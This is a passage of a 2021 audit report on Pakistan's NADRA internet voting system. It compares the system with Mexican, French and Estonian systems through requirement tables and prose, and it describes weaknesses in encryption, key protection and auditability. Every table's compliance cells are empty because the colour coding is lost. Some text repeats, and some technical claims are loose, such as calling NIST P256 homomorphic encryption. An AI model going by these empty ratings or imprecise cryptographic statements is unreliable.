3	Recommended	The system must support various mechanisms for voter authentication. These mechanisms ideally should be able to work in parallel, so that the participation rate can be maximized.
4	Mandatory	The system must include an electronic vote counting process according to the country's current provisions, which provide different types of information
5	Mandatory	The management system tools should be adaptable to suit the requirements of the electoral authority, such as the ability to access the real-time participation rate, to audit the system, or to cancel or revoke votes determined according to agreed procedures

2.1.3.4. Standards Compliance

2.1.3.4.1. Standards of Choice

Req.no	Priority	Description
1	Mandatory	The system must be compatible with the Law and the regulations associated with the electoral process in the country
2	Desirable	The system must support the Election Marking Language (EML)

2.1.3.4.2. Cryptographic Standards

Req.no	Priority	Description
1	Mandatory	Any encryption algorithm used in the system must be based on open standards.

2.1.3.5. Intellectual Property

2.1.3.5.1. Absence of Intellectual Property Conflicts

Req.no	Priority	Description
1	Mandatory	The system provider must ensure that the solution has no intellectual property conflicts with third parties

2.1.4. ANALYSIS OF THE EXISTING INTERNET/ELECTORAL PROCESSES IN PAKISTAN IN THE LIGHT OF GLOBALLY ACCREDITED BEST SECURITY PRACTICES

In this section we describe how the existing solution and the selected international cases fulfil the requirements described in the previous sections.

A detailed color mapping of each solution and each requirement can be found on section 2n of the audit report.

The colors shall be read as follows:

- Green means that the requirement is properly covered
- Orange means that it is only partially covered
- Red means that is not covered with enough consistency to

Appendix Vulnerabilities results in section 2a describes the severity and scoring associated to each color

In this document we provide a brief comment on how the existing system implementation compares with the other three.

2.1.4.1. Cases studied

Now that the framework of what needs to be fulfilled by an Internet Voting solution that ensures the legitimacy and transparency of the process is clear, we proceed with the comparison of the most relevant Internet Voting experiences worldwide.

The following table has a summary of the evaluation. Next sections go into more detail.

	Existing Internet Voting	Mexico Internet Voting	France Internet Voting	Estonia Internet Voting
Vote encryption				
Digital Certificates				
Secret Sharing				
Auditability				
Voter registration				
Voter authentication				
Voter verifiability				
Voter privacy				
Standard Internet security				
2021 Technology				
Scale to over 10M voters				

2.1.4.2. Functional Requirements Studied

2.1.4.3. Pre-Election Requirements

2.1.4.3.1. Pre-election Information Management

Estonia has identified in the report of the 25 areas of improvement several flaws on the way they manage information that can affect the election.

The existing solution does not protect the integrity of the information by not using any digital signatures of immutable logging systems (like a blockchain based audit)

France used a single node blockchain (called an immutable log) that today would be considered poor, but back then (2012-2016) was good enough.

Mexico uses an IBM Hyperledger Fabric blockchain to protect the integrity and auditability of the information, plus a High Security Module (HSM) to protect the private keys of the election, plus a PKI to sign all the relevant information.

See 2k

See 2n Blockchain implementations

2.1.4.3.2. Electoral Roll

All the vote implementations except NADRA do sign digitally the votes cast by the voters with blind signatures or with digital certificates assigned in real time. Estonia requires voters to install the drivers for the Estonian ID card.

See 2k

2.1.4.3.3. Main Election Board

All the vote implementations except NADRA do have the concept of an Electoral Board that through a secret sharing scheme requires the presence of several Board members before relevant events can happen (like opening a vote, closing a vote, getting results, etc)

See 2k

2.1.4.3.4. Pre-Election Audit

All the vote implementations except NADRA do have a pre-election audit phase. The existing system, not having the concept of Election Board, nor an immutable information log, can not provide the tools for auditors to check that the information used to configure the election is not modified.

On the other hand, The existing system, same as the rest, can provide prove that the software being executed at a given time has not been modified, by checking the hash of the SW deployed on the web server. Voters can also check the SSL certificate.

An area of improvement for NADRA is that an auditor accessing the system can violate the privacy of the voters, as vote encryption happens on the server side, and the private key is not protected.

See 2k

2.1.4.4. Voting Process Requirements

2.1.4.4.1. Access to the Voting Platform

All systems provide good access controls. Estonia requires installing the drivers of the Estonian id card.

See 2c Architecture analysis, Source code review

2.1.4.4.2. Voter Identification and Authentication

This area is well covered by all solutions. NADRA has the issue that not using blind certificates for the voters to sign the vote can not guarantee that the votes don’t get modified when they arrive to the server, before being encrypted.

See 2k Digital signature

See 2c Source code review

2.1.4.4.3. Presentation of Voting Options

All solutions present the voting options well.

Mexico is the only one using the latest User Interface standards with Single Page Applications and REST calls. In this way apps can be much better protected and scaled, as it separates the user interface design from the core background services in different layers.

See 2j

2.1.4.4.4. Selecting Voting Options

All solutions offer ways of selecting the voting options well.

See 2j

2.1.4.4.5. Confirmation of Voting Options

All solutions offer ways of confirming the voting options well.

See 2j

2.1.4.4.6. Voting

This area is an area that the The existing solution shall improve. Vote encryption is not using the latest standards and happens on the server side. Also votes are not digitally signed by the voters. On top, there is no immutable log to ensure votes cast don't get modified or deleted, and that no votes are added.

France and Estonia did not use homomorphic encryption either (although Scytl did start using homomorphic encryption in Norway, Switzerland and Australia before being stopped).

Mexico is the only country using the Blockchain based immutable log to guarantee the integrity of the ballot box. The blockchain stores a digital signature of the encrypted votes cast. This allows an auditor to check that no modifications have happened. The blockchain does not store the encrypted votes themselves. The reason is that a blockchain makes copies of the data on each node. Copying to several servers the voted ballot of a voter is an unnecessary operation that only facilitates attackers' access to data that could be used to try a brute force attack. Extremely unlikely to succeed with elliptic curve encryption, but impossible if the information shared is the signature of the vote instead of the vote itself.

See 2k

See 2j

2.1.4.4.7. Voter Verifiability

The existing system does not allow voters to verify that their vote was cast and/or counted.

Mexico provides the signature of the encrypted votes to the voters, and an interface to query the blockchain for signatures. In this way any voter and/or auditor can check that their signature is among the signatures of the votes counted. The receipt does not disclose what the voted options are, in this way the vote can not be sold or the voter coerced.

Estonia provides a receipt where the voters, during 30 minutes can check the voted options. This allows vote buying and coercion and shall be improved in the Estonian system.

See 2k

See 2j

2.1.4.4.8. Election Monitoring

All systems provide good monitoring tools.

See 2i Monitoring tools

2.1.4.5. Counting and Publication of Results

2.1.4.5.1. Closing the Voting Process

The Mexican system is the only one that guarantees that the closing of the voting process the ballot box gets perfectly signed and locked.

The existing system, by not having votes signed is the most susceptible of attacks and manipulation by internal attackers.

See 2k Digital signature, Vote integrity

2.1.4.5.2. Consolidation of Results

NADRA, France and Estonia do not use homomorphic encryption. This forces deciphering all votes which is slow and potentially a risk to the privacy of the voter.

While France and Estonia implement a mixing mechanism to alter the order of the decrypted votes, The existing system presents the votes in the same order they were cast. This allows a correlation between the order voters logged in and the decrypted vote.

Considering that in the The existing system the vote is encrypted on the server, this allows an internal attacker to know what the voter voted both when the vote arrived and when the vote got decrypted. As the private key is not protected with a secret sharing scheme and/or an HSM, an internal attacker could get results at any point in time, or decrypt the individual vote of any voter.

Mexico has the implementation with best guarantees.

See 2k

2.1.4.5.3. Counting of Votes at the Ballot Boxes

As stated in the previous section, on the The existing system the private key is not protected with a secret sharing scheme and/or an HSM, an internal attacker could get results at any point in time, or decrypt the individual vote of any voter.

Also, NADRA, by not having an immutable log like the blockchain, and not having the votes signed by the voters, can not guarantee that the votes counted are those cast by the voters. An interna attacker could change them without being noticed.

Neither NADRA, France or Estonia use homomorphic encryption. This means every vote has to be decrypted, posing a risk to the privacy of the voter.

Mexico by using Homomorphic encryption can obtain the results of the vote without decrypting the individual votes. This provides a much higher protection to the privacy of the voter.

Mexico system is the only one to provide mathematical universal verifiability of the accuracy of the vote process. Estonia plans to implement it in the future, together with the move to homomorphic encryption.

See 2k

2.1.4.5.4. Certification and Publication of Results

All systems provide receipts to the voters and publish them, except NADRA.

The rest of the results publication is correct on all implementations.

See 2k

See 2j

2.1.4.5.5. Count Process Audit

All systems allow counting the votes as many times as required, but NADRA by not signing the votes can not prove auditors the votes were cast by the voters.

See 2k Digital signature

2.1.4.6. Verification of Results

2.1.4.6.1. Voter Verification of Results

The existing system is the only one not providing a receipt for the voters that can be used to check their vote was counted.

See 2j Integrity improvement

2.1.4.6.2. Election Audit by Independent Auditors

Election audit can only be done completely on the Mexican system with the Blockchain immutable log. France and Estonia provide partial information, NADRA's, by not having immutable logs nor information digitally signed, can not provide information that can be ensured not to have been modified.

See 2k Blockchain

Non-Functional Requirements

2.1.4.7. Security

2.1.4.7.1. Safety throughout the Process

The existing system is the only one not encrypting and signing the votes at the voter terminal. This increases significantly the risk if manipulation and the attaks to the privacy of the vote.

On top, the private key on The existing system is not protected and therefor an internal attacker can decrypt votes or replace votes in the database.

See 2i Ballot secrecy

2.1.4.7.2. Voter Privacy

The votes on The existing system are not encrypted at the voter terminal and the key is available for internal attackers during all the voting process. The decryption of the votes follows the same order as votes were cast. There is no way an auditor can confirm that the vots decrypted correspond to the votes that voters cast on their devices.

Mexico and France have the voter privacy well defended, in Mexico with homomorphic encryption, blind signatures and mixing. In France without the homomorphic part.

Estonia had the mixing implemented but the expert team found several flaws on the implementation that need improving in order to fully guarantee voter privacy.

See 2k Voter privacy

2.1.4.7.3. Voter Eligibility

The existing system has a very secure registration process, as do all the other solutions as well.

But when it comes to ensure that no false votes get introduced in the ballot box, The existing system lack the defences and can be attacked by internal privileged users.

See 2k Digital signature

2.1.4.7.4. Secret of the Vote

The The existing system does not guarantee the secrecy of the vote as votes are encrypted on the server, not the voter device, with an unprotected key and a non standard implementation of the cryptography.

The system does not prevent anyone with access to the key and the database launching a recount of one or many votes at any given moment.

Also, by not using homomorphic encryption, all votes are decrypted. This poses a potential privacy risk for the voters. This last issue is also present in France and Estonia.

See 2k

2.1.4.7.5. Voting Integrity

The existing system does not protect the integrity of the vote as it does not provide any means for the voters to digitally sign their votes and for the auditors to verify the integrity of the signatures of the votes in the ballot box.

Mexico and France have a good implementation for the vote integrity.

Estonia identified some areas of improvement, but the solution there does provide some level of protection.

See 2k Vote integrity

2.1.4.7.6. Accuracy of the Voted Ballot Box

The lack of an immutable log in The existing system, and the availability of the keys during the voting process does not guarantee that false votes are not introduced in the ballot box. Also the removal of votes can not be detected.

The other international systems have blockchain immutable logs in Mexico, and older immutable solutions in France and Estonia. All those systems help prevent the undetected addition and deletion of votes.

See 2k

2.1.4.7.7. Election Board

Every system has the concept of an Electoral Board except NADRA's.

The EB will generate the public and private keys used during the voting and each member will share a piece of information in a way that it requires a certain percentage of the members of the EB to be present to open the election, close it, obtain results, etc.

This method is used to prevent any given party to try to obtain intermediate results or decrypt individual votes.

See 2i HSM

See 2j Private Key with secret sharing

2.1.4.7.8. Voter Verifiability

Every voting system except NADRA's provide voters with a receipt that the voter can use to verify that their vote was part of the votes counted.

See 2j Voter verifiability

2.1.4.7.9. Coercion Prevention and Vote Buying

Every voting system except NADRA's provide voters with a receipt that the voter can use to verify that their vote was part of the votes counted.

Estonia's receipt during 30 minutes allows voters to see the voted options and, therefore, does not protect the secrecy of the vote. It is something they have to resolve.

See 2i Coercion prevention

2.1.4.7.10. Independent Audit

NADRA's lack of immutable logs and digitally signed information makes it very difficult for auditors to independently verify that the election was conducted without any unvoluntary errors and without manipulations.

France and Estonia implement an old immutable log technology, while Mexico implements modern Blockchain secure logging.

See 2k Blockchain

2.1.4.7.11. System Availability

Although The existing system uses quite outdated web technology, it is still robust and can scale to provide very high system availability.

Mexico's solution uses the most modern cloud architecture (can be deployed on the cloud or on premise) and provides the highest scalability and availability.

Estonia and France architectures are quite similar to NADRA's.

See 2i Out of date Architecture

See 2i DoS

2.1.4.8. Usability and Accessibility

2.1.4.8.1. Usability

The user interface of all solutions is appropriate, although Mexico is the only one having modern single page application architecture that helps protecting against DDoS better, and also makes scaling and customizing much simple.

See 2i Usability tests

2.1.4.8.2. Accessibility

All solutions comply with the accessibility requirements.

See 2c Source code analysis

2.1.4.9. Scalability and Flexibility

2.1.4.9.1. Scalability

Although The existing system uses quite outdated web technology, it is still robust and can scale to provide very high system availability.

Mexico's solution uses the most modern cloud architecture (can be deployed on the cloud or on premise) and provides the highest scalability and availability. Mexico has been designed to serve initially the 20 million Mexicans living abroad, but it can expand to serve the 96 million voters.

Estonia and France architectures are quite similar to NADRA's. Estonia's been designed to support the 200.000 estonians that opt to vote over the internet. France was sized to support 800.000 voters.

See 2c Architecture analysis

2.1.4.9.2. Flexibility

All systems comply with the needs of the Electoral Processes and can be customized.

The main difference is Mexico. By having a completely separated architecture with a front end layer and back end services, it is extremely easy to customize and extend without affecting the core voting services.

See 2c

2.1.4.10. Standards Compliance

2.1.4.10.1. Standards of Choice

All solutions comply with the Law and regulations in their country.

See 2a Legislative changes

2.1.4.10.2. Cryptographic Standards

The existing system is the only one using cryptography in a non standard way.

See 2a Secret of the vote

2.1.4.11. Intellectual Property

2.1.4.11.1. Absence of Intellectual Property Conflicts

All solutions have been designed taking into consideration intellectual property, and respect the licenses of the several libraries used correctly.

minsait

h. Internet Voting Benchmarking

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.8. INTERNET VOTING BENCHMARKING

The purpose of this document is perform a technical benchmarking exercise of countries with Internet voting processes/procedures and the technology deployed, and map it with the Pakistan's environment keeping in view the current threat model.

The studies cases chosen for this exercise represents each, the different Internet voting solutions most commonly used all over the world so far.

Chapter 2A describes in detail the list of requirements an Internet voting system should comply with according to legal, administrative, technological and professional services standards.

Trust, easy to use, accessible, availability, scalability, flexibility and the ability to integrate and adapt with the legislation and constitutional framework of each country, are the most important features considered in this classification of Functional and Non- Functional requirements.

Each requirement has been classified as Mandatory, Recommended and Desirable according to the degree of compliance the Internet Voting system must fulfil.

2.8.1. FUNCTIONAL REQUIREMENTS STUDIED

2.8.1.1. Pre-Election Requirements

2.8.1.1.1. Pre-election Information Management

It refers to requirements related to access to existing information on the electoral system (e.g. interfaces for information input, types of election support, permitted counting methods, etc.).

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must allow the execution of any electoral process according to the electoral laws of the country.				
2	Mandatory	The system must protect the integrity and authenticity of the electoral information used to configure the voting platform.				
3	Recommended	The system must be able to automate the importing of election information from the country's current electoral management systems.				

See 2k

See 2n Blockchain implementations

2.8.1.1.2. Electoral Roll

Voter information and credential management requirements (e.g., issuing digital certificates, sending credentials, etc.)

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must be able to automate the importing of external information from the electoral roll.				
2	Mandatory	The system must use (ideally blind) digital certificates for the protection of the votes before they are stored.				
3	Mandatory	The system must provide a process for providing voters with (ideally blind) digital certificates to cast their votes that does not require voters to manually install digital certificates or smart cards at their voting terminals.				

4	Recommended	The system should allow the use of pre-existing authentication methods for the authentication of voters when accessing the voting platform, without the need for prior communication of existing PINs or passwords for such authentication methods.				
5	Desirable	The system must include a process to help election administrators generate digital certificates securely, in the event that a PKI certification is not available.				

See 2k

2.8.1.1.3. Main Election Board

Requirements related to the existence of a Main or Central Electoral Board that must certify election information.

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The security of the electoral process in general should be under the control of a Central Election Board (i.e. a central election committee).				
2	Mandatory	The system must allow the secure configuration of the Electoral Board and define a threshold of members who have the obligation to carry out the deciphering and the final count/tabulation of the votes, thus avoiding that a single member acts in his own benefit and giving transparency to the process.				
3	Recommended	The system must require the presence of the Board of Elections to certify any changes to the configuration of the elections.				
4	Mandatory	Any election information must be certified by the Election Board through recognized practices (e.g., digital signature, blockchain).				

See 2k

2.8.1.1.4. Pre-Election Audit

The electoral information used by the voting platform during the voting and counting process must be auditable in order to detect any attempt at manipulation. Election information means all information in electronic format that is used by the voting platform and/or independent auditors to verify the correct configuration of the election. This includes the content of the electoral lists, the ballots, the identification of the elections, the members of the electoral board, etc.

On the other hand, software components other than the voting platform must also be certified in reference to the detection of any manipulation attempt. The verification must be carried out by independent auditors to check whether the components used in the actual election are the same as those provided for the audit.

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
Election Information						
1	Recommended	The system must verify that the election information has been certified by the Board of Elections prior to the start of the voting and counting process.				
2	Recommended	The system must allow an independent auditor to check whether the electoral information used by the voting platform has been certified by the Electoral Board.				
Voting Platform Components						
3	Mandatory	Independent auditors shall be able to audit and certify the application components used for voting.				
4	Mandatory	Voters must be able to verify the integrity and authenticity of any voting component executed on their voting terminal before using it (e.g., verification of the digital signature of the web server).				
5	Mandatory	Any independent auditor must be able to certify the integrity and authenticity of the system components installed on the voting platform.				
6	Mandatory	Any action taken by an independent auditor should not affect the privacy of voters or the integrity of the election.				

See 2k

2.8.1.2. Voting Process Requirements

2.8.1.2.1. Access to the Voting Platform

Requirements related to access to the voting platform (e.g. supported voting stations, required facilities, etc.)

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	Access to the voting platform should not be limited to a single operating system and/or internet browser.				
2	Mandatory	Voters should not be limited to always using the same voting terminal to access the voting platform.				
3	Mandatory	Voters must be able to verify the authenticity of the voting platform to which they have access.				
4	Recommended	No software or hardware shall be installed on the voting terminals to access the voting process associated with a specific election. All access shall be performed through a web interface. (Exception in the case the Election Commission decides to deploy Native Mobile apps for smart phones and tablets)				

See 2c Architecture analysis, Source code review

2.8.1.2.2. Voter Identification and Authentication

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must use (ideally blind) digital certificates from the voters to cast the vote.				
2	Mandatory	The system must allow for the action of invalidating voters before and during the voting process (e.g., voter authentication has been compromised and must be blocked). If the override is performed				

		on a voter who has already cast a vote, they must be marked as invalid and not used in the final count.				
3	Recommended	The system must allow integration with pre-existing voter authentication mechanisms				
4	Recommended	The system must allow for the addition of new voters for elections if required by law.				

See 2k Digital signature

See 2c Source code review

2.8.1.2.3. Presentation of Voting Options

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The voting option should be presented in a clear and understandable format, without being coded or requiring the use of a codebook to disclose the actual value of the options.				
2	Mandatory	Voters must be able to clearly distinguish between different voting options.				
3	Mandatory	Voting options must support the use of multiple languages.				

See 2j

2.8.1.2.4. Selecting Voting Options

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should prevent and warn voters if unintentional mistakes are made that could invalidate their vote (e.g. limit the number of candidates to be elected).				

2	Mandatory	The system should clearly distinguish (highlight) the candidates selected in the voting options from those not selected.				
3	Mandatory	The system should allow voters to vote blank or void if required by the electoral authority.				

See 2j

2.8.1.2.5. Confirmation of Voting Options

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should allow voters to verify their voting options before casting their final vote.				
2	Mandatory	The system must provide the voter with the option to change his or her vote before casting it.				

See 2j

2.8.1.2.6. Voting

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must protect the privacy and integrity of the votes cast, along with the identity of the voter by means of encryption, which ensures that the vote cannot be manipulated during transport or storage. Encryption used shall use an open standard of asymmetric encryption with at least Elliptic Curbe Homomorphic encryption (like NIST P256).				
2	Mandatory	The system should allow voters to protect their votes at their voting terminal before they are cast, rather than protecting the votes on the voting server once they are received.				

3	Mandatory	Votes cast must be protected against external and internal attacks (e.g. hackers or system administrators).				
4	Mandatory	The system must use an appropriate and recognized cryptographic voting scheme to protect the votes cast.				
5	Mandatory	The system shall store a digital signature of the encrypted vote on a private Blockchain in order for the Electoral Commission, auditors and other stakeholders to be able to verify the integrity of the ballot box.				
6	Mandatory	The system SHALL NOT store the encrypted votes in the blockchain, as that would mean replicating the ballots for many possible attackers to try brute force attacks				

See 2j

See 2k

2.8.1.2.7. Voter Verifiability

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should allow voters to verify that their votes were received by the Election Board, at the end of the election, and therefore included in the final count.				
2	Mandatory	Voters must be able to verify the authenticity of the voting server, any applications running on their voting terminals, and the receipt generated to validate the authenticity of the results.				
3	Mandatory	If this is the case, the system must allow voters to prove beyond a reasonable doubt that their vote was present during the final count.				
4	Mandatory	Any method of voter verification should make coercive or vote buying practices more difficult.				

5	Mandatory	The system must provide voters with a voting receipt once they have cast their vote that will allow them to verify that their vote was present during the decryption and counting process. The receipt shall ideally be the digital signature of the encrypted vote stored in the Blockchain.				

See 2k

See 2j

2.8.1.2.8. Election Monitoring

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The voting system should provide monitoring tools to ensure that any anomalies during the voting process are detected.				
2	Mandatory	The system should ensure that monitoring tools are tamper-proof and provide acceptance of recorded audit information				
3	Mandatory	The voting system must ensure that monitoring tools cannot compromise voter privacy and the accuracy of election results.				

See 2i Monitoring tools

2.8.1.3. Counting and Publication of Results

2.8.1.3.1. Closing the Voting Process

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must automatically close the election at the time indicated by the Election Board during the installation of the election. Or manually if the Election Board decides to go manual.				
2	Mandatory	Voters should not be allowed access to the system to cast their vote once the voting process has been closed.				

3	Mandatory	The system must prevent internal or external attackers (including agents with privileged access rights to the system) from adding up the votes of voters who have not participated, once the election is closed.				
4	Mandatory	The system must protect the integrity and authenticity of the digital ballot box (which contains all the votes cast by the voters) after the voting process has been closed by storing the signatures of each encrypted vote in a private Blockchain.				
5	Desirable	The system should give voters who are in the process of casting their vote the extra time to complete the process in case the closing time arrives while they are in the middle of the voting process..				

See 2k Digital signature, Vote integrity

2.8.1.3.2. Consolidation of Results

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The authenticity and integrity of the ballot boxes must be verified before votes are accepted.				
2	Mandatory	The ballot box must contain all the votes cast during the election process (i.e. if multiple voting is required, all the votes cast by the electors must be included in the ballot box).				
3	Mandatory	The consolidation process should allow for the collection of several voting boxes from multiple channels (e.g. Internet, mail voting, etc.).				
4	Mandatory	The system must use homomorphic encryption in order not to decipher the votes.				
5	Recommended	The private key shall be kept on a secured environment (like an HSM) where the decryption of the election results will be obtained				

See 2k

2.8.1.3.3. Counting of Votes at the Ballot Boxes

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The counting process can only be initiated by the members of the Electoral Board.				
2	Mandatory	The counting process must verify that all votes contained in the ballot boxes are cast by the voters.				
3	Mandatory	The counting process should prevent multiple votes from the same voter from being identified.				
4	Mandatory	The counting process must provide the results without decrypting the individual votes.				
6	Mandatory	The counting process should provide universal verifiability capabilities.				
7	Recommended	The counting process must be carried out in an isolated environment.				

See 2k

2.8.1.3.4. Certification and Publication of Results

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must generate the results				
2	Recommended	The system must publish the receipts with the information that allows the voter to verify his or her vote was counted.				
3	Mandatory	The system must be able to generate different reports, e.g. participation statistics.				
4	Desirable	The system must be compatible with any counting process required by the country in question.				

See 2k
See 2j

2.8.1.3.5. Count Process Audit

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should allow independent auditors to carry out a parallel count.				
2	Mandatory	The system must allow independent auditors to check and certify the integrity and authenticity of the system components used for processing the ballot boxes				

See 2k Digital signature

2.8.1.4. Verification of Results

2.8.1.4.1. Voter Verification of Results

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	This voting receipt must allow voters to file a valid claim in the event they detect that their vote was not processed.				
2	Recommended	The system must generate a voting receipt that allows the voters to verify that their vote arrived at the Electoral Board and was present during the decoding and counting process.				

See 2j Integrity improvement

2.8.1.4.2. Election Audit by Independent Auditors

No Req.	Priority	Description	Nadra	Mexico	France	Estonia

1	Mandatory	The system should facilitate a meaningful audit of the system by a third party (trusted auditors) based on the electoral information and records stored.				
2	Mandatory	The system must allow for a complete audit, without compromising the integrity of the election and the privacy of the voters through a comprehensive event log on a private blockchain.				
3	Mandatory	Auditors must be able to verify the integrity and authenticity of electoral information and records to detect any attempts to manipulate audit information.				

See 2k Blockchain

2.8.2. NON-FUNCTIONAL REQUIREMENTS

2.8.2.1. Security

2.8.2.1.1. Safety throughout the Process

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must protect the votes at the voter's terminal before they are sent to the voting server.				
2	Mandatory	The system should ensure that only the Election Board can calculate the results, after the election, if possible in an isolated environment (e.g. not connected to any communication network).				

See 2i Ballot secrecy

2.8.2.1.2. Voter Privacy

No Req.	Priority	Description	Nadra	Mexico	France	Estonia

1	Mandatory	The system must guarantee that the votes are encrypted so that only the Electoral Board can decipher them.				
2	Mandatory	The system must ensure that the key to decoding the votes is not available during the voting process until the Election Board recovers/reconstructs them.				
3	Mandatory	The system must ensure that at least a pre-defined majority of the Electoral Board members (if not all) are present to retrieve the election decryption key.				
4	Mandatory	The system must ensure that the order in which the votes are individually deciphered does not match the cast order				
5	Mandatory	The system must ensure that two different votes with exactly the same content have different encryption formats.				
6	Mandatory	Any system-supported audit process to verify the accuracy of the election should not compromise voter privacy.				

See 2k Voter privacy

2.8.2.1.3. Voter Eligibility

No Req.	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must ensure that only eligible voters can access the voting platform.				
2	Mandatory	Before accepting a vote cast, the system must verify the identity of the voter.				
3	Mandatory	The system must prevent a voter from casting more votes than the electoral authority allows.				
4	Mandatory	The system must allow verification, at any time during the election, that the votes in the ballot box belong to the eligible voters.				
5	Mandatory	The system must ensure that votes cast are not rejected				

6	Mandatory	The system should not have any knowledge of the voter's credential to protect the non-repudiation of the votes				
7	Mandatory	The system must avoid the addition of false votes in the ballot boxes of external users and system administrators.				
8	Desirable	The system must use single blind digital certificates for voter authentication				
9	Desirable	The system must use unique blind digital certificates of the voters for the digital signature of the votes cast				

See 2k Digital signature

2.8.2.1.4. Secret of the Vote

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must ensure that the vote is secretly cast against any third party, including system administrators and potential hackers who break the conventional security measures protecting the voting platform.				
2	Mandatory	Votes must be encoded in the voter's terminal before being cast				
3	Mandatory	Votes shall not be deciphered by the Election Board				
4	Mandatory	The system must prevent the calculation of results before the election from being closed to avoid leaks of information on partial results.				
5	Mandatory	Any system-supported audit process to verify the accuracy of the election should not compromise voter privacy.				

See 2k

2.8.2.1.5. Voting Integrity

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must preserve throughout the electoral process the integrity of each individual vote cast.				
2	Mandatory	The system must allow verification of the integrity of each individual vote stored in the ballot box.				
3	Mandatory	The integrity of the vote is protected by the voter when casting his or her vote.				
4	Mandatory	The system must avoid any attempt to create false ballots in the digital urn.				
5	Desirable	Voters use their own digital certificates for the protection of their votes through digital signature.				

See 2k Vote integrity

2.8.2.1.6. Accuracy of the Voted Ballot Box

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must allow verification of the integrity and identity of the application and/or computer service that has handled the ballot boxes, before starting the process of deciphering and counting.				
2	Mandatory	The system should avoid adding false votes from both external users and system administrators.				
3	Mandatory	The system, for auditing purposes, must allow for the precise tracking of the processes that concluded with the casting and storage of a vote in a ballot box.				
4	Mandatory	The system must apply appropriate measures to detect any attempt to remove votes from the ballot box.				

See 2k

2.8.2.1.7. Election Board

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system uses an Election Board calculate the results.				
2	Mandatory	The system uses a threshold system (n of m), of members of the Electoral Board to retrieve the key that allows calculating the results.				
3	Mandatory	It must be impossible for a member or a number of members below the threshold to retrieve the election decryption key.				
4	Mandatory	The system must support the use of tamper-proof devices (e.g. FIPS USB Storage) to store the information required by each member of the Election Board to retrieve the election decryption key.				
5	Desirable	The threshold scheme is based on the means of encryption (e.g. Shamir secret sharing algorithm).				
6	Desirable	The decryption key is destroyed by the threshold system and does not exist until it is rebuilt by the members of the Electoral Board at the end of the election.				

See 2i HSM

See 2j Private Key with secret sharing

2.8.2.1.8. Voter Verifiability

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The voting receipt must preserve the secrecy of the vote (i.e. the selected voting options must never be able to be deduced).				
2	Recommended	The verification process should allow for the detection of manipulated or false receipts to avoid fraudulent claims by voters.				

3	Recommended	The system should allow voters to check whether their vote was present during the process of deciphering and counting, by means of a voting receipt.				

See 2j Voter verifiability

2.8.2.1.9. Coercion Prevention and Vote Buying

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must generate voting receipts that do not allow voters to prove to a third party that they voted for a particular candidate				
2	Mandatory	The system must prevent anyone, not even administrators or privileged auditors, from correlating votes with voters.				

See 2i Coercion prevention

2.8.2.1.10. Independent Audit

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should allow auditors to retrace any election process, in a meaningful way, without compromising the privacy of the election or the accuracy				
2	Mandatory	The log of records and information generated during the election should allow for a meaningful audit of the election without the need for the auditors to have access to any private keys, or to assume the role of a privileged actor				
3	Mandatory	The system should implement appropriate encryption practices for verification of the accuracy and integrity of the log information to be used during the audit				

4	Mandatory	The system must allow an independent auditor to verify and certify the integrity of the application components at any time during the election				

See 2k Blockchain

2.8.2.1.11. System Availability

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must be scalable without having to stop service				
2	Mandatory	The system must be configured to be fault-tolerant (high availability).				
3	Mandatory	The system should implement practices that mitigate the execution of denial of service attacks				
4	Mandatory	The system shall have a layered cloud/on premise design to facilitate the scalability and security of each component				

See 2i Out of date Architecture

See 2i DoS

2.8.2.2. Usability and Accessibility

2.8.2.2.1. Usability

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system should offer a user-friendly graphic interface for voters, so that the voting process is intuitive and without prior training in the use of this voting channel.				
2	Mandatory	The system must be compatible with the use of all major Internet browsers and operating systems supported by their own manufacturers				

3	Mandatory	The system should include easy-to-understand instructions for voters				
4	Mandatory	The system should warn voters if, during the voting process, they make a selection that could invalidate their vote (for example, in voting, voting envelope, ...)				
5	Mandatory	Voters should choose their voting options by directly selecting the candidate rather than using an indirect selection code or method				
6	Recommended	The system should not require the voter to manually install on his/her computer any application to participate in a specific election (e.g. executable files) or component (e.g. smart cards or cryptographic keys)				

See 2i Usability tests

2.8.2.2.2. Accessibility

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must support the use of multiple languages without compromising the privacy of the voter				
2	Desirable	The system must be compatible with international accessibility standards				

See 2c Source code analysis

2.8.2.3. Scalability and Flexibility

2.8.2.3.1. Scalability

Req.no	Priority	Description	Nadra	Mexico	France	Estonia
1	Mandatory	The system must allow the addition of new components without having to stop the service				

